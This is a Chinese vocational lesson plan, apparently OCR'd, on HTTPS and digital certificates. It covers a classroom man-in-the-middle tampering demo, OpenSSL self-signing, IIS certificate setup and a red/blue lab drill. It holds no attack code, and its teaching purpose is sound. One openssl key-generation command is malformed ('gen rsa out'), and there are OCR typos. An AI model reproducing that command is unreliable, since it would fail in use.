2.结合数据安全工程师岗位要求对数字证书原理及流程进行详细阐述。
3.对接世赛标准，对数字证书自颁发步骤进行实操。</td></tr>
<tr><td>学情分析</td><td colspan="3">【知识和技能基础】
通过课前测试结果显示：通过前面的学习已经掌握了通过加密确保数据安全性和通过数字签名确保数据可靠性的知识和技能；大部分同学能够理解数据完整性的概念，也能够理解数据在网络上的传输特点，但是只有 17.2%的同学能够理解 HTTP 的特点及会话的过程。
【认知与实践能力】
46.2%的学生都能够清楚认识到 HTTP 协议在数据传输过程中的不安全性，对于数据的安全性、可靠性保护方法有一定的了解，能够利用工具进行设置，具备较强的时间能力。但是大部分同学对于数据完整性的破坏原因和保护方法没有明确理解，追根溯源的探索意识不够完善。
【学习特点】
经过任务 6、任务 7 对于数据安全性和可靠性的学习，学生对于如何确保数据安全的学习有了浓厚的兴趣，动手实践能力也有了显著提升。通过问卷调查发现，学生对于独立知识点的理解较好，但缺乏综合分析能力，不能够很好的将知识点串联成流程，综合解决问题。
 
</td></tr>
<tr><td rowspan="3">教学目标</td><td>知识目标</td><td colspan="2">1.了解数字证书的概念及必要性；
2.理解 http 和 https 协议的原理及区别；
3.掌握数字证书配置的完整过程。</td></tr>
<tr><td>能力目标</td><td colspan="2">1. 能通过openssl工具进行数字证书的自签发；
2. 能在服务器中配置证书。</td></tr>
<tr><td>素质目标</td><td colspan="2">1.通过“腾讯老干妈”案例讲解讨论，增强遵纪守法的法制意识；</td></tr>
</table>


<table>
<tr><td></td><td></td><td colspan="3">2.通过《中华人民共和国网络安全法》第十条对于防数据篡改条款的学习，增强数据保护意识和科技报国意识；
3.通过对数字证书可靠性来源的介绍和讨论，启发学生要重视个人信用，树立诚实守信的意识。</td></tr>
<tr><td rowspan="2">教学
重难点</td><td colspan="4">【教学重点】
1.HTTP会话过程。
2.中间人攻击原理及危害。
【解决措施】
1.课前依托智慧学习平台，自学 HTTP协议结构，课中探原理环节通过对http结构的模块化分解以及模块功能介绍，直观介绍HTTP会话过程，加深学生理解。
2.探原理环节，通过线上讨论方式引导学生思考讨论中间人攻击可能带来的危害，在介数字证书概念时，对比数字签名被伪造的实现流程，阐述中间人攻击的原理，易于学生理解。</td></tr>
<tr><td colspan="4">【教学难点】
1. 数字证书的工作原理
2. 数字证书配置流程
【解决措施】
1. 对抗演环节，通过网络攻防虚拟靶场平台提供的openssl工具，对抗实战中对数字证书的制作进行模块化分解进行，逐步梳理讲解数字证书的工作原理。
2. 对抗演环节，通过碎片化流程，任务驱动的方式在服务器中配置证书，层层深入，讲解数字证书的配置流程。</td></tr>
<tr><td>教法</td><td>情境教学法、小组讨论法</td><td>学法</td><td colspan="2">自主学习法、探究学习法、合作学习法</td></tr>
<tr><td rowspan="4">资源与手段</td><td colspan="3">教学资源</td><td>作用</td></tr>
<tr><td colspan="3">【学习通平台】关于数字证书和https协议的学习资源
 
</td><td>1.发布学习资源；
2.采集全过程学习数据；</td></tr>
<tr><td colspan="3">【网络攻防虚拟靶场平台】网络数据传输与数字证书配置环境
 
</td><td>1.提供实景网络数据传输与数字证书配置练习环境；
2.采集实操过程学习数据；
3.记录评估实操过程技术规范；</td></tr>
<tr><td colspan="3">【竞技考核平台】数字证书考核关卡</td><td>评估数字证书生成及配置的正确性。</td></tr>
</table>

【活页式工作手册】


OpenSSL 中文手册

引导任务实施的步骤

教学流程



教学过程-课前启化				
教学环节	教学内容	教师活动	学生活动	设计意图
感新知	1. 回顾HTTP协议结构、数据加密的方法。 2. 了解常见网络数据安全性保证措施。 3. openssl工具使用手册。	**1.发布学习资源与测试：** 在学习平台发布HTTP协议和数据加密学习资源与测试题。 **2.发布分析任务：** 分析使用HTTP协议时数据的传输方式，绘制原理示意图。 **3.发布讨论任务：** HTTP协议是否能够保障网络数据安全。 **4.发布调研任务：** 网络数据安全性保护措施有哪些。 **5.发布测试题：** 通过学习通平台发布配套测试题5-8 **6.查看反馈，与学生线上互动交流：** 查看学生测验结果和线上学习数据，在学习通平台与学生线上互动交流，及时调整教学策略。	**1.完成命令学习：** 完成HTTP、协议和数据加密方法学习，并完成测试题。 **2.完成分析任务：** 完成HTTP协议数据传输方式分析，绘制示意图并上传学习平台； **3.形成调研结果：** 通过各种渠道完成网络数据安全性保护的常见措施收集，形成调研结果。 **4.完成测试题：** 通过学习通平台完成配套测试题5-8。 **5.线上互动交流：** 通过学习通平台与教师进行线上交流，反馈预习过程中遇到的问题。	**【引导学生自主学习】：** 引导学生完成课前任务，为课堂教学做好充分的准备，提高课堂效率。 **【把握学情，及时调整教学策略】** 通过学习通平台，获取学情，为教学策略调整提供依据。 **【信息化手段】** 通过学习通平台发布学习任务，引导学生完成课前任务，为课堂教学做好充分的准备，提高课堂效率。
教学过程-课中内化				
教学环节	**内容**	**教师活动**	**学生活动**	**设计意图**
探现象 (20分钟)	1. 不法分子冒充老干妈员工诈骗腾讯的案件  2. “腾讯老干妈事件”发生的原因： 1)腾讯员工未完全核实推销人员身份是否为老干妈员工。 2)不法分子伪造腾讯公章。 3. 案例模型抽象分析及预防措施分析： 1)核实对方身份，与确保可信人员合作。	**1.案例引入：** 展示不法分子冒充老干妈员工诈骗腾讯案件，引导学生思考案件发生的原因。 **2.问题抽答：** 抽取学生回答“腾讯老干妈”案例中腾讯被诈骗的根本原因。 **3.模型抽象：** 将案例中腾讯、老干妈、不法分子之间的关心抽象成简化模型，分析总结三方的通信关系，进一步分析诈骗发生的原因。 **4.设问引思：** 设问“如何避免该情况的发生”，引导学生思考解决方	**1.学习案例：** 思考教师提出的问题，积极回答。 **2.认真聆听：** 聆听教师的总结归纳。 **3.小组讨论：** 探讨用户“腾讯老干妈”案例发生的原因，回答教师问题。 **4.总结思考：** 认真观看教师对案件的模型抽象分析，总结案例中三方的通信关系，思考如何能够破解案例。 **5.头脑风暴：** 将案例与网络通信进行对比，思考是否网	**【课程思政】** 通过“腾讯老干妈”案例，剖析被骗原因，引导学生树立勿轻信陌生人的**反诈意识**。 **【素质目标】** 通过介绍“腾讯老干妈”案例中对不法分子的处理结果，增强遵纪守法的法制意识。 **【信息化手段】** 学习通平台。

	2)核实签章真实性。	式。 **5.启迪思考：**网络数据是否会遭遇相似问题。 **6.课前任务总结：**随机抽取小组，分享课前知识基础。	络数据也会遇到类似问题。	
	1. 现场设置网络环境，学生访问http协议网银网站，演示通信数据被窃取、篡改。 2. 总结数据窃取、篡改技术原因： 1) http 协议的不安全性； 2) 中间人攻击； 3) 用户双方无法确认对方身份。 3. 针对如何确保通信数据不被窃取及篡改，避免中间人攻击问题，引出数字证书知识点。	**1.教师示教：**教师利用示例网站，引导学生登录网站传输数据，后台篡改学生传输数据，将结果对比输出。 **2.总结承启：**总结案例流程，设问解决防范，引出数字证书知识点。	**1.手脑并用：**连接指定 wifi，访问网站登录传输数据。思考数据篡改知识点。 **2.观看演示：**仔细观看教师案例展示分析，思考解决方法。	**【信息化手段】** 学习通平台 网络攻防虚拟靶场平台
探原理 **(25分钟)**	**【教学重点1突破】** 1. http 协议会话过程及不安全因素总结 1) 明文传输 2) 不安全认证 3) 无法判断报文完整性  2. HTTPS 协议结构介绍。 1) HTTP+加密+认证+完整性保护=HTTPS  **【教学重点2突破】** 3. 数字证书知识要	**1.基础引领：**通过总结分析HTTP协议的结构带来的不安全性，引出安全性较高的协议https。 **2.新知导入：**通过对HTTPS安全性的分析，对比HTTPS结构与HTTP结构的区别，进而引出数字证书的知识点。 **3.设问引思：**设问“HTTPS的必要性，什么场景适合用HTTPS？”，引导学生讨论思考。 **4.对比介绍：**通过对比数字签名伪造的技术的实现方式，详细介绍数字证书的概念。 **5.类比详解：**通过将数字证书与网购平台进行类比，进一步介绍数字证书安全性的保证：	**1.认真聆听：**仔细聆听HTTP和HTTPS安全性的差异，理解其结构上的不同。 **2.小组讨论：**通过对HTTP和HTTPS概念的理解，讨论HTTPS的必要性以及什么场景适合使用HTTPS。 **3.聆听思考：**认真聆听数字签名知识点。 **4.线上测评：**在线上平台发布小组讨论结果，完成https及数字证书测试题。 **5.认真聆听：**聆听工具介绍，总结工具使用流程。	**【信息化手段】** 通过绘制碎片化http模块，绘制示意图的方式对http结构功能进行梳理，突破**教学重点1** 通过线上讨论、对比数字签名伪造技术的方式，对中间人攻击的危害及原理进行剖析，**突破教学重点2.**

	点 1) 数字证书概念 2) 数字证书必要性 3) 数字证书内容及格式 4. 数字证书颁发流程	可信的第三房证书机构提供的秘钥。 **6.新知深入：**分析学生讨论结果，总结数字证书的必要性，介绍数字证书的内容格式。 **7.流程梳理：**通过模块任务细分的方式梳理数字证书颁发流程，绘制流程图。 **8.随堂测试：**发布https及数字证书随堂测试。		
单兵演 **(15分钟)** 课程实录视频	数字证书自签、配置流程梳理： (1)创建私钥 openssl gen rsa out .\ssl.key 2048 (2)生成证书申请文件 openssl req -new -x509 -key .\ssl.key -out .\ssl.cer -days 3650 生成签名证书： (3)openssl pkcs12 -export -out .\ssl.pfx -inkey .\ssl.key -in .\ssl.cer	**1.分析案例原因：**分析http的安全隐患，引出https。 **2.流程梳理：**讲解openssl生成证书的方法。 **3.下达任务：**发布实操任务，证书的生成及IIS的证书配置。 **3.引导分享：找学生分享实操过程。** **4.小结：**总结数字签名和IIS配置证书的流程。	**1.聆听思考：**跟随老师的思路，思考http隐患解决方法。 **2.重点记录：**根据老师对数字证书的讲解，记录重点。 **3.任务实操：**根据活页手册，进行实操，配置IIS服务器。 **4.总结记录：**理解并记录数字签名和IIS配置证书的流程。	**【信息化手段】** 网络攻防虚拟靶场平台 **【课赛融通】** 给学生深刻的学习体验，帮助学生**突破重点。**
对抗演 **(15分钟)**	**【教学难点 突破】** 银行系统的真实案例模拟攻防对抗应急演练： 1. 红方攻击目标系统，获取目标控制权限； 2. 蓝方实时监控威胁和事件，进行必要阻断、应急响应等工作，防止目标系统被攻陷； 3. 紫方总体把控演习过程，进行资源协调以及裁判工作	**1. 背景讲解：**介绍任务背景及意义，对参与指导评价的专家进行介绍。 **2. 任务发布：**发布攻防演习任务目标及组织方式，引导学生明确目标，进行红蓝分组、组内分工。 **3. 组织对抗：**讲解对抗要点，组织学生开展对抗实操。 **4.实时指导：**巡视各组情况，对实操问题进行针对性指导，帮助学生解决卡壳问题。	**1. 聆听思考：**认真聆听任务背景介绍。 **2. 角色分配：**按照任务要求进行红蓝分组，组内各成员进行合理分工。 **3. 战术讨论：**红蓝双方各自研讨任务要求，制定实施方案； 4. **协同作战：**小组内部合理分工，红蓝双方分别团结协作精准实施攻击和防御； 5. **战略调整：**根据演习实况，及时调整作战策略。	**【信息化手段】** 通过网络攻防虚拟靶场平台提供的 openssl 工具，对抗实战中对数字证书的制作进行模块化分解进行，解决**教学难点 1** 通过碎片化流程，任务驱动的方式在服务器中配置证书，解决**教学难点 2** **【素质目标】** 通过实战演练展示 http 和 https 安全性差异，启发学生全面分

			6. 战果提交：红蓝双方提交战果。	析，寻求正确技术解决问题的职业能力。
展成效 (15分钟)	1.攻防对抗态势分析； 2. 小组代表复盘展示 3.多角度对复盘结果进行分析。	**1.态势分析：**教师利用攻防对战平台对对抗结果进行态势分析。 **2.复盘组织：**抽取小组复盘演习任务完成过程，分享心得体会。 **3.归纳总结：**教师对本任务知识进行梳理和总结强调。	**1.聆听对比：**认真聆听教师态势分析，对比自己实操过程思考改进要点。 **2.复盘展示：**代表小组进行对抗复盘实操，其余学生认真观看复盘演示。 **3. 聆听记录：**认真聆听教师对知识点的总结梳理，记录要点知识。	**【课程思政】** 通过对数字证书的可靠性来源总结，引导学生树立**诚实守信**的意识。 **【信息化手段】** 网络攻防虚拟靶场平台 学习通平台

教学过程-课后转化

教学环节	学习内容	教师活动	学生活动	设计意图 信息化手段
拓视野	为网络宣传周制作数字证书宣传海报	**1.发布作业：**课后拓展任务5-8； **2.发布讨论：**布置学习反馈任务； **3.线上指导：**根据学生问题反馈进行个性化学习指导；	**1.拓展练习：**尝试完成课后拓展任务； **2.反馈问题：**反馈任务完成过程中遇到的问题；	**【课岗融通】** 通过拓展任务，帮助学生学以致用，拓展视野，
拓能力	完成数字证书配置报告撰写。	**4.网安警官评价:**网安警官通过学习通平台查看学生数字证书配置报告撰写的内容，根据 GB/T 36627-2018 标准要求对撰写内容进行综合评价。	**1.拓展练习：**尝试完成课后拓展任务； **2.反馈问题：**反馈报告撰写过程中遇到的问题； **3.评价教师：**完成智慧校园的学生评教。	**【课岗融通】** 通过拓展任务，帮助学生巩固知识技能，提升综合问题解决能力，在网安警官的评价中，明确岗位规范。 **【信息化手段】** 学习通平台。

教学评价

任务8 服务器数字证书安装 考核评测表

评价维度	评价目标	评价指标	分值
知识	了解数字证书的概念及必要性	数字证书的概念及必要性测验完成情况	20
	理解http和https协议的原理及区别	http和https协议的原理及区别测验完成情况	40
	掌握数字证书配置的完整过程	数字证书配置流程测验完成情况	40
能力	能通过openssl工具进行数字证书的自签发	是否能完成证书密码设置	15
		是否正确生成证书申请文件	15
		是否正确生成数字证书	20

		能在服务器中配置证书	是否能正确导入证书	15
			是否正确选择端口	15
			是否成功配置证书	20
	素质	网络安全意识	是否参与“腾讯老干妈”案例的讨论	-
			是否参与对《中华人民共和国网络安全法》第十条中关于数据篡改相关条款的学习	-
			是否参与数字证书可靠性实现思想讨论	-
		操作规范性	实现数字证书签发的规范性	-
			完成数字证书配置的规范性	-
		职业规范性	数字证书配置报告撰写的规范性	-

教学反思

授课实效

1.素质目标达成

根据学习通平台的网安警官和项目导师评价等数据分析得出，学生在面对网络问题时能够冷静思考，深入分析，提升了综合研判，寻求合适技术解决问题的职业能力；同时对于严保网络数据安全有了更深体验，提升了网络安全法律意识，素质目标达成。

2.知识目标达成

根据学习通平台采集的测试与完成课中问题的分析与回答结果等数据分得出，学生能够理解解释 HTTP 协议和 HTTPS 协议工作模式的原理及区别，掌握柱子证书的基本原理和数字证书生成和配置的基本过程，知识目标达成。

3.能力目标达成

根据竞技考核平台采集的小组通关情况等数据分析得出，在实战演练中有五个小组同学通过小组协作能正确的生成可信数字证书，并能够成功在服务器中配置数字证书，确保了数据完整性，大部分学生已经能够能根据业务应用场景编写数字证书配置方案，能力目标达成。

特色创新	1. 通过真实案例分析，以及教师现场课堂演示实时篡改用户上网数据场景，帮助学生直观理解不安全网络环境下数据完整性的破坏，有效激发学生的学习兴趣和求知欲。 2. 通过拟人化的手段，将HTTP的会话过程以人与人之间的会话过程进行说明，让学生能够从自身角度对知识点进行深入理解；同时通过实例类比的方式，将数字证书的工作原理与网购平台中第三方支付中介进行类比，帮助学生直观理解数字证书的工作模式，解决了教学重点。 3. 通过网络攻防虚拟靶场平台设置wifi环境，引导学生连接wifi进行上网体验，亲身体验HTTP协议中数据被篡改的过程，同时将数字证书的生成及配置模块化细分为不同任务，引导学生逐一攻破，串点成线完成完整性防护，再次尝试对数据进行篡改，对比保护前后效果，逐层深入理解数字证书的原理及实现过程，有效突破教学难点。
改进设想	【问题反思】 网络攻防虚拟靶场平台中设置的数据篡改类型较为单一，只设置了对于用户输入的信息的篡改，未能全面涉及现实网络场景中的所有数据。 【改进措施】 联合**市网络空间安全工程技术联合研究中心，对网络攻防虚拟靶场平台中的数字证书模块进行完善，加入多种网络数据类型，覆盖更多现实场景。